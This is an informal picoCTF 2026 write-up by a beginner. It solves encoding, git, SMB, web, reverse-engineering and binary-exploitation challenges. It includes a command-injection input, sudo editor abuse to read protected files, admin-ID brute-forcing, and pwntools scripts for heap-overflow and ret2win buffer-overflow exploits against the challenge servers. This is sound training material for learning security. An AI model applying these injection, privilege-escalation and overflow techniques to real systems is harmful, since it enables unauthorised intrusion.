picoCTF 2026 Writeup
picoCTF 2026 Writeup

This was my first CTF.
Team name: nggyu, Rank: 1418,because I was slacking off the whole time. This only lists problems I solved—I haven’t solved the ones I didn’t do yet.
General Skills
Undo
After connecting, the challenge will appear:
--- Step 1 ---
Current flag: KTgxMzkzOW4zLWZhMDFnQHplMHNmYTRlRy1nazNnLXRhMWZlcmlyRShTR1BicHZj
Hint: Base64 encoded the string.
Enter the Linux command to reverse it:
It says the string is Base64 encoded—input the command to restore it: base64 -d.
--- Step 2 ---
Current flag: )813939n3-fa01g@ze0sfa4eG-gk3g-ta1ferirE(SGPbpvc
Hint: Reversed the text.
Enter the Linux command to reverse it:
This string is reversed—input the command to restore it: rev.
--- Step 3 ---
Current flag: cvpbPGS(Eriref1at-g3kg-Ge4afs0ez@g10af-3n939318)
Hint: Replaced underscores with dashes.
Enter the Linux command to reverse it:
The string has _ and - swapped—input the command to restore it: tr '-' '_'.
--- Step 4 ---
Current flag: cvpbPGS(Eriref1at_g3kg_Ge4afs0ez@g10af_3n939318)
Hint: Replaced curly braces with parentheses.
Enter the Linux command to reverse it:
This string has () and {} swapped. Input the command to restore it: tr '()' '{}'
--- Step 5 ---
Current flag: cvpbPGS{Eriref1at_g3kg_Ge4afs0ez@g10af_3n939318}
Hint: Applied ROT13 to letters.
Enter the Linux command to reverse it:
It asks me to ROT13 it, so tr 'a-zA-Z' 'n-za-mN-ZA-M'
MY GIT
After downloading the challenge, first check what README.md says:
# MyGit

### If you want the flag, make sure to push the flag!

Only flag.txt pushed by ```root:root@picoctf``` will be updated with the flag.

GOOD LUCK!
This means you need to change your configured name and email. In terminal:
git config --global user.name "root"
git config --global user.email "root@picoctf"
After changing, it says to push flag.txt, and it’ll give you the flag:
touch flag.txt
git add .
git commit -m "I want flag"
git push | grep "pico"
This will get you the flag.
bytemancy 0
The challenge asks you to send 1751 ASCII 101 characters (‘e’), with no spaces in between. The fastest method should be pwntools. Printing and copy-pasting should also work.
from pwn import *

r = remote('foggy-cliff.picoctf.net', YOUR_PORT)

payload = b"e" * 1751  ## ASCII 101 is 'e'

r.sendlineafter(b"==> ",payload)  ## Use sendlineafter to avoid the process is too fast

flag = r.recvall()
print(flag.decode())
Running this will get you the flag.
In pwntools there are several ways to send payloads:
- send(payload): sends raw bytes only
- sendline(payload): sends with automatic newline
- sendafter(delim, payload): sends after receiving delim
- sendlineafter(delim, payload): receives delim then sends with newline
bytemancy 1
The challenge looks exactly the same as the previous one—won’t write about it.
bytemancy 2
The challenge is the same as before, but it asks to send 0xff. That’s clearly an invisible character—can only use pwntools.
from pwn import *

r = remote('lonely-island.picoctf.net', 56363)

payload = b"\xff" * 3

r.sendlineafter(b"==> ",payload)

flag = r.recvall()
print(flag.decode())
bytemancy 3
The challenge will show three function names in succession—you need to find their addresses. Before writing the script, we need to know its context arch:
gdb ./spellbookEnter checksec in gdb and find it’s i386.
from pwn import *
context.arch = 'i386'

elf = ELF('./spellbook')
r = remote('green-hill.picoctf.net', 57188)

def solve():
  r.recvuntil(b"procedure '")

  target = r.recvuntil(b"'", drop=True).decode()

  addr = elf.symbols[target]

  r.send(p32(addr))

for _ in range(3):
    solve()

r.interactive()
Printer Shares
The challenge asks to connect to a printer and print the flag. First connect to see:
smbclient -L //mysterious-sea.picoctf.net -p 62729 -NAfter connecting, you should see a shared printer, Public Share With Guest. Then connect to it:
smbclient //mysterious-sea.picoctf.net/shares -p 62729 -NThis enters the printer. Use ls to see flag.txt.
get flag.txtDisconnect and you’ll find the flag in your directory.
ping-cmd
This challenge limits you to ping 8.8.8.8, but if there’s a shell behind it, you can execute more than one line. Just input:
8.8.8.8; cat flag.txtThis bypasses the check and prints the flag.
ABSOLUTE NANO
This challenge is fun. After connecting, the flag is right there, but you don’t have permission to read it. I tried sudo, obviously it wouldn’t let me. So I entered:
sudo -lThis lists what you can use. I found /bin/nano /etc/sudoers. So I executed:
sudo /bin/nano /etc/sudoersI added flag.txt to it, and it broke. How did it break? The vulnerability I exploited got messed up— even the nano they left was unusable. Had to restart.
After restarting, back in nano, I communicated with spirits realized this text editor can theoretically read files, so I pressed ctrl+R. Entered the file’s absolute path (since sudo makes you root now), and the flag appeared in nano.
Piece by Piece
The challenge looks like this after connecting:
ctf-player@pico-chall$ cat instructions.txt
Hint:

- The flag is split into multiple parts as a zipped file.
- Use Linux commands to combine the parts into one file.
- The zip file is password protected. Use this "supersecret" password to extract the zip file.
- After unzipping, check the extracted text file for the flag.
Seems like combine the files then unzip:
cat part_aa part_ab part_ac part_ad part_ae > combined.zip
unzip -P supersecret conbined.zip
cat flag.txt
SUDO MAKE ME A SANDWICH
After connecting, the home directory has another flag.txt—visible but untouchable. Use sudo -l to see what’s available:
ctf-player@challenge:~$ ls
flag.txt
ctf-player@challenge:~$ sudo -l
Matching Defaults entries for ctf-player on challenge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ctf-player may run the following commands on challenge:
    (ALL) NOPASSWD: /bin/emacs
Immediately there’s emacs:
sudo /bin/emacs flag.txtOpen it and there’s the flag.
Password Profiler
This challenge requires brute-forcing the password with a dictionary. The challenge gives personal info about someone. Look carefully at check_password.py—it mentions a package called cupp. Download and run it. It’ll ask questions—fill in the person’s name and info above, and it generates a password dictionary. Rename the generated passwords to passwords.txt. Put it in the same folder as check_password.py and run it—the flag appears.
Multi Code
After downloading the challenge’s message.txt, it looks like this:
NjM3NjcwNjI1MDQ3NTMyNTM3NDI2MTcyNjY2NzcyNzE1ZjcyNjE3MDMwNzE3NjYxNzQ1ZjM2MzY2ZjM1MzQzMjM1MzcyNTM3NDQ=Take it to cyberchef. Since there are equals signs at the end, first guess Base64:
637670625047532537426172666772715f72617030717661745f36366f3534323537253744Looks like strange numbers with ‘f’ in them—probably hex:
cvpbPGS%7Barfgrq_rap0qvat_66o54257%7DProgress! Try URL decode:
cvpbPGS{arfgrq_rap0qvat_66o54257}The answer is clear—obviously ROT13:
picoCTF{nested_enc0ding_66b54257}It’s just a spirit communication contest, Applied Math department required.
Web
Old Session
Enter and there’s a login interface. Open F12—nothing in the HTML. Register an account and log in.

Someone left a comment saying /sessions has something weird? Let’s check it out!

It’s an admin session. Change yourself to admin, and you’ll see the flag.
Hashgate
This is a terrible problem. Enter and there’s another login screen. Find the login credentials in F12 HTML. After logging in, you notice your URL is the MD5 of an ID. What’s admin’s ID? Wrote a script brute-forcing from 0 to 3000—sadly none matched. Finally 3013 was admin_id. Try it.
Reverse
Gatekeeper
Put the challenge’s binary into gdb:
gdb ./gatekeeperFrom this, to execute call <reveal_flag>, three conditions:
0x0000000000001647 <+200>:   cmp    DWORD PTR [rbp-0x38],0x3e7
0x000000000000164e <+207>:   jg     0x165e <main+223>
0x0000000000001650 <+209>:   lea    rdi,[rip+0xa2d]        # 0x2084
0x0000000000001657 <+216>:   call   0x1180 <puts@plt>
0x000000000000165c <+221>:   jmp    0x1693 <main+276>
0x000000000000165e <+223>:   cmp    DWORD PTR [rbp-0x38],0x270f
0x0000000000001665 <+230>:   jle    0x1675 <main+246>
0x0000000000001667 <+232>:   lea    rdi,[rip+0xa21]        # 0x208f
0x000000000000166e <+239>:   call   0x1180 <puts@plt>
0x0000000000001673 <+244>:   jmp    0x1693 <main+276>
0x0000000000001675 <+246>:   cmp    DWORD PTR [rbp-0x34],0x3
0x0000000000001679 <+250>:   jne    0x1687 <main+264>
0x000000000000167b <+252>:   mov    eax,0x0
0x0000000000001680 <+257>:   call   0x1449 <reveal_flag>
DWORD PTR [rbp-0x38]must be greater than0x3e7(999) to jump to the next comparison.DWORD PTR [rbp-0x38]must be less than or equal to0x270f(9999) to jump to the next comparison.DWORD PTR [rbp-0x34]cannot equal 3—if it does, it jumps elsewhere.
So what are DWORD PTR [rbp-0x38] and DWORD PTR [rbp-0x34]?
0x00000000000015ff <+128>:   call   0x1250 <atoi@plt>
0x0000000000001604 <+133>:   mov    DWORD PTR [rbp-0x38],eax
Since atoi’s result is stored in DWORD PTR [rbp-0x38], it’s our input.
0x00000000000015e0 <+97>:    call   0x11b0 <strlen@plt>
0x00000000000015e5 <+102>:   mov    DWORD PTR [rbp-0x34],eax
It calls strlen and stores in DWORD PTR [rbp-0x34], so it’s the length.
Conclusion: input length must equal three, value between 999 and 9999. Impossible in decimal, but possible in hex. Try values in that range:
}af5ftc_oc_ip7128ftc_oc_ipf_99ftc_oc_ip9_TGftc_oc_ip_xehftc_oc_ip_tigftc_oc_ipid_3ftc_oc_ip{FTCftc_oc_ipocipftc_oc_ipNotice this flag seems reversed:
echo "}af5ftc_oc_ip7128ftc_oc_ipf_99ftc_oc_ip9_TGftc_oc_ip_xehftc_oc_ip_tigftc_oc_ipid_3ftc_oc_ip{FTCftc_oc_ipocipftc_oc_ip" | revGet:
pi_co_ctfpicopi_co_ctfCTF{pi_co_ctf3_dipi_co_ctfgit_pi_co_ctfhex_pi_co_ctfGT_9pi_co_ctf99_fpi_co_ctf8217pi_co_ctf5fa}A thing full of noise—if you can communicate with spirits, you’ll notice pi_co_ctf is messing things up. Next command to eliminate it:
echo "pi_co_ctfpicopi_co_ctfCTF{pi_co_ctf3_dipi_co_ctfgit_pi_co_ctfhex_pi_co_ctfGT_9pi_co_ctf99_fpi_co_ctf8217pi_co_ctf5fa}" | sed 's/pi_co_ctf//g'Done!
Hidden Cipher 1
This challenge gives you something at the start:
235a201d70201548251358110c552f135409A mysterious string. If it’s encrypted, try XOR:
0x23 ^ 'p' (0x70) = 0x53 ('S')

0x5a ^ 'i' (0x69) = 0x33 ('3')

0x20 ^ 'c' (0x63) = 0x43 ('C')

0x1d ^ 'o' (0x6f) = 0x72 ('r')

0x70 ^ 'C' (0x43) = 0x33 ('3')

0x20 ^ 'T' (0x54) = 0x74 ('t')
Found the cyclic key. Next write a script to decode:
from itertools import cycle

hex_data = "235a201d702015483b1d412b265d3313501f0c072d135f0d2002302d01156a57224306172e"
key = b"S3Cr3t"

cipher_bytes = bytes.fromhex(hex_data)
# Use zip and cycle for Bitwise XOR
plain_bytes = bytes(c ^ k for c, k in zip(cipher_bytes, cycle(key)))

print(plain_bytes.decode())
Pwn
Before entering this section, read this article first—it’ll help a lot,
meaning if you have some basics you won’t need me to write this in such detail.
Heap Havoc
Given a binary and C code. From the C code:
i1 = malloc(sizeof(struct internet));
i1->priority = 1;
i1->name = malloc(8);
i1->callback = NULL;

i2 = malloc(sizeof(struct internet));
i2->priority = 2;
i2->name = malloc(8);
i2->callback = NULL;

strcpy(i1->name, argv[1]);
strcpy(i2->name, argv[2]);

if (i1->callback) i1->callback();
if (i2->callback) i2->callback();
Before the program ends, i2 will callback(). If we calculate the distance precisely during input and change callback() to winner(), we succeed. But we can’t directly overflow from i1 to i2->callback(). After input for i1, i2 needs input too—if we corrupt i2->name address before i2 input, memory error crashes the program. So we need to calculate the distance between them, change i2->name to a writable location, then point i2->callback() to winner().
Finding i1, i2 locations
gdb ./vulnpwndbg> disas main
// here is only some of assembly code
0x080493fb <+143>: add esp,0x10
0x080493fe <+146>: mov DWORD PTR [ebp-0x1c],eax
0x08049401 <+149>: mov eax,DWORD PTR [ebp-0x1c]
0x08049404 <+152>: mov DWORD PTR [eax],0x1
0x0804940a <+158>: sub esp,0xc
0x0804940d <+161>: push 0x8
0x0804940f <+163>: call 0x8049150 <malloc@plt>
0x08049414 <+168>: add esp,0x10
0x08049417 <+171>: mov edx,eax
0x08049419 <+173>: mov eax,DWORD PTR [ebp-0x1c]
0x0804941c <+176>: mov DWORD PTR [eax+0x4],edx
0x0804941f <+179>: mov eax,DWORD PTR [ebp-0x1c]
0x08049422 <+182>: mov DWORD PTR [eax+0x8],0x0
0x08049429 <+189>: sub esp,0xc
0x0804942c <+192>: push 0xc
0x0804942e <+194>: call 0x8049150 <malloc@plt>
0x08049433 <+199>: add esp,0x10
0x08049436 <+202>: mov DWORD PTR [ebp-0x20],eax
0x08049439 <+205>: mov eax,DWORD PTR [ebp-0x20]
0x0804943c <+208>: mov DWORD PTR [eax],0x2From this, i1 is at ebp-0x1c, i2 is at ebp-0x20. Set breakpoints to confirm their actual locations— they’re just pointers.
Use gdb to set breakpoints and print actual locations
We stop when copying to i1, observe its actual location:
pwndbg> b *main+264
pwndbg> r AAAA BBBB
pwndbg> x/wx $ebp-0x1c
0xffffcefc:     0x0804d5f0
pwndbg> x/wx $ebp-0x20
0xffffcef8:     0x0804d610
pwndbg> x/3wx 0x0804d5f0
0x804d5f0:      0x00000001     0x0804d600      0x00000000
              i1 -> priority    i1 -> name      i1 -> callback()
pwndbg> x/3wx 0x0804d610
0x804d610:      0x00000002      0x0804d620      0x00000000
              i2 -> priority    i2 -> name      i2 -> callback()
After knowing their locations, i1->name and i2->name distance is 0x0804d610 - 0x0804d600 = 0x20 = 16.
from pwn import *

context.arch = 'i386'
context.log_level = 'debug'

r = remote("foggy-cliff.picoctf.net", 54943)

OFFSET = 20                  ## Here we overwrite i2->priority so +4
BSS_ADDR = 0x0804c888
WINNER_ADDR = 0x080492b6

payload1 = b"A" * OFFSET + p32(BSS_ADDR) + p32(WINNER_ADDR)
payload2 = b"SAFE"

payload_total = payload1 + b" " + payload2

r.recvuntil(b"Enter two names separated by space:\n")

r.sendline(payload_total)

r.interactive()
Echo Escape 1
Given a binary and code. First look at the code:
#include <stdio.h>
#include <unistd.h>
#include <string.h>

void win() {
    FILE *fp = fopen("flag.txt", "rb");
    if (!fp) {
        perror("[!] Failed to open flag.txt");
        return;
    }

    char buffer[128];
    size_t n = fread(buffer, 1, sizeof(buffer), fp);
    fwrite(buffer, 1, n, stdout);
    fflush(stdout);
    printf("\n");
    fclose(fp);
}

int main() {
    char buf[32];

    printf("Welcome to the secure echo service!\n");
    printf("Please enter your name: ");
    fflush(stdout);

    read(0, buf, 128);

    printf("Hello, %s\n", buf);
    printf("Thank you for using our service.\n");

    return 0;
}
Classic ret2win. Buffer declared is only 32 bytes, but read() accepts 128 bytes. So Buffer Over Flow can change return address to win(). Use gdb to find the target location:
pwndbg> disas main
Dump of assembler code for function main:
   0x00000000004012fb <+0>:     endbr64
   0x00000000004012ff <+4>:     push   rbp
   0x0000000000401300 <+5>:     mov    rbp,rsp
   0x0000000000401303 <+8>:     sub    rsp,0x20
   0x0000000000401307 <+12>:    lea    rdi,[rip+0xd22]        # 0x402030
   0x000000000040130e <+19>:    call   0x4010e0 <puts@plt>
   0x0000000000401313 <+24>:    lea    rdi,[rip+0xd3a]        # 0x402054
   0x000000000040131a <+31>:    mov    eax,0x0
   0x000000000040131f <+36>:    call   0x401110 <printf@plt>
   0x0000000000401324 <+41>:    mov    rax,QWORD PTR [rip+0x2d4d]        # 0x404078 <stdout@@GLIBC_2.2.5>
   0x000000000040132b <+48>:    mov    rdi,rax
   0x000000000040132e <+51>:    call   0x401130 <fflush@plt>
   0x0000000000401333 <+56>:    lea    rax,[rbp-0x20]
   0x0000000000401337 <+60>:    mov    edx,0x80
   0x000000000040133c <+65>:    mov    rsi,rax
   0x000000000040133f <+68>:    mov    edi,0x0
   0x0000000000401344 <+73>:    call   0x401120 <read@plt>
   0x0000000000401349 <+78>:    lea    rax,[rbp-0x20]
   0x000000000040134d <+82>:    mov    rsi,rax
   0x0000000000401350 <+85>:    lea    rdi,[rip+0xd16]        # 0x40206d
   0x0000000000401357 <+92>:    mov    eax,0x0
   0x000000000040135c <+97>:    call   0x401110 <printf@plt>
   0x0000000000401361 <+102>:   lea    rdi,[rip+0xd10]        # 0x402078
   0x0000000000401368 <+109>:   call   0x4010e0 <puts@plt>
   0x000000000040136d <+114>:   mov    eax,0x0
   0x0000000000401372 <+119>:   leave
   0x0000000000401373 <+120>:   ret
End of assembler dump.
We need to find the win function location before call read@plt, because registers need to be prepared to call a function. In x86_64, $rax is for return values, so the register storing our input is rbp-0x20. Based on stack layout, we need 32 (offset) + 8 (rbp) bytes to reach the return address:
from pwn import *
context.arch = 'amd64'

elf = ELF('./vuln')
r = remote('mysterious-sea.picoctf.net',58762)

# Offset = 32 (offset) + 8 (rbp) = 40
win_addr = elf.symbols['win']
payload = b'A' * 40 + p64(win_addr)

r.send(payload)
r.interactive()
Echo Escape 2
Same method as previous problem—can follow the same pattern. Won’t write about it:
from pwn import *
context.arch = 'i386'

# 1. Connect
r = remote('dolphin-cove.picoctf.net', 63023)
elf = ELF('./vuln')

# 2. Define target address (win function)
win_addr = elf.symbols['win']

# 3. Construct Payload
# 40(offset) + 4(rbp) bytes + target address
payload = b'A' * 44 + p32(win_addr)

# 4. Send and get Flag
r.sendline(payload)
r.interactive()
offset-cycle & offset-cycleV2
Both are ret2win, but can only operate on their machine with time limits. On entry:
./startIt’ll give you the challenge—the C code is the same, but if you don’t finish within the time limit, it resets. The offset changes each time. Write your exploit first, enter to find the offset, quickly exit to modify and execute. It’s a speed contest—nothing special.
Quizploit
Download the executable—it’ll ask some questions. Answer all correctly and you get the flag. First run with gdb:
pwndbg> checksec
File:     /home/kali/Downloads/vuln
Arch:     amd64
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        No PIE (0x400000)
SHSTK:     Enabled
IBT:       Enabled
Stripped:  No
This reveals a lot. Keep the C code open for reference.
[*] Question number 0x1:

Is this a '32-bit' or '64-bit' ELF? (e.g. 100-bit)

💡 Hint: Check if the system is x86_64 or x86. No compilation flag specified means default.

>> 64-bit

✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅
✅                    ✅
✅      Correct!      ✅
✅                    ✅
✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅

// From checksec, Arch: amd64 means 64 bits


[*] Question number 0x2:

What's the linking of the binary? (e.g. static, dynamic)

💡 Hint: The program uses standard library functions like fprintf, fgets, and system.

>> dynamic

// From checksec we know RELRO is enabled—must be dynamic.


[*] Question number 0x3:

Is the binary 'stripped' or 'not stripped'?

💡 Hint: By default, binaries compiled without the -s flag contain debugging symbols.

>> not stripped

// checksec says


[*] Question number 0x4:

Looking at the vuln() function, what is the size of the buffer in bytes? (e.g. 0x10)

💡 Hint: Check the declaration in the function and answer in either hex or decimal

>> 21

// Answer in source code


[*] Question number 0x5:

How many bytes are read into the buffer? (e.g. 0x10)

💡 Hint: Check the fgets

>> 144

// Answer in source code


[*] Question number 0x6:

Is there a buffer overflow vulnerability? (yes/no)

💡 Hint: Compare buffer size and input size

>> yes

// fgets limits input larger than buffer, so BOF


[*] Question number 0x7:

Name a standard C function that could cause a buffer overflow in the provided C code.

💡 Hint: (e.g. fprintf)

>> fgets

[*] Question number 0x8:

What is the name of function which is not called any where in the program?

💡 Hint: Analyze the source

>> win

// Answer in source code


[*] Question number 0x9:

What type of attack could exploit this vulnerability? (e.g. format string, buffer overflow, etc.)

💡 Hint: Try interpreting the information gathered so far

>> buffer overflow

// Same as question 6


[*] Question number 0xa:

How many bytes of overflow are possible? (e.g. 0x10)

💡 Hint: Subtract values

>> 123

// fgets size - buffer size


[*] Question number 0xb:

What protection is enabled in this binary?

💡 Hint: Learn to use checksec

>> NX

// in checksec


[*] Question number 0xc:

What exploitation technique could bypass NX? (e.g. shellcode, ROP, format string)

💡 Hint: Choose from the options

>> ROP

// Links explain what ROP is


[*] Question number 0xd:

What is the address of 'win()' in hex? (e.g. 0x4011eb)

💡 Hint: Use gdb/objdump to find the address

>> 0x401176

// In gdb: p win


========================================================================================================
QUIZ COMPLETE!
========================================================================================================

🎉 PERFECT SCORE! 🎉
You got 13/13 questions correct!

Flag:- Links for this problem:
That’s the writeup. Writeups are for people who don’t know—so if you don’t understand, feel free to email me. But before emailing, at least know how to use Linux and have finished reading all the links in this article, I don’t believe anyone can finish and still not understand. The next CTF is My First CTF—welcome to join our team.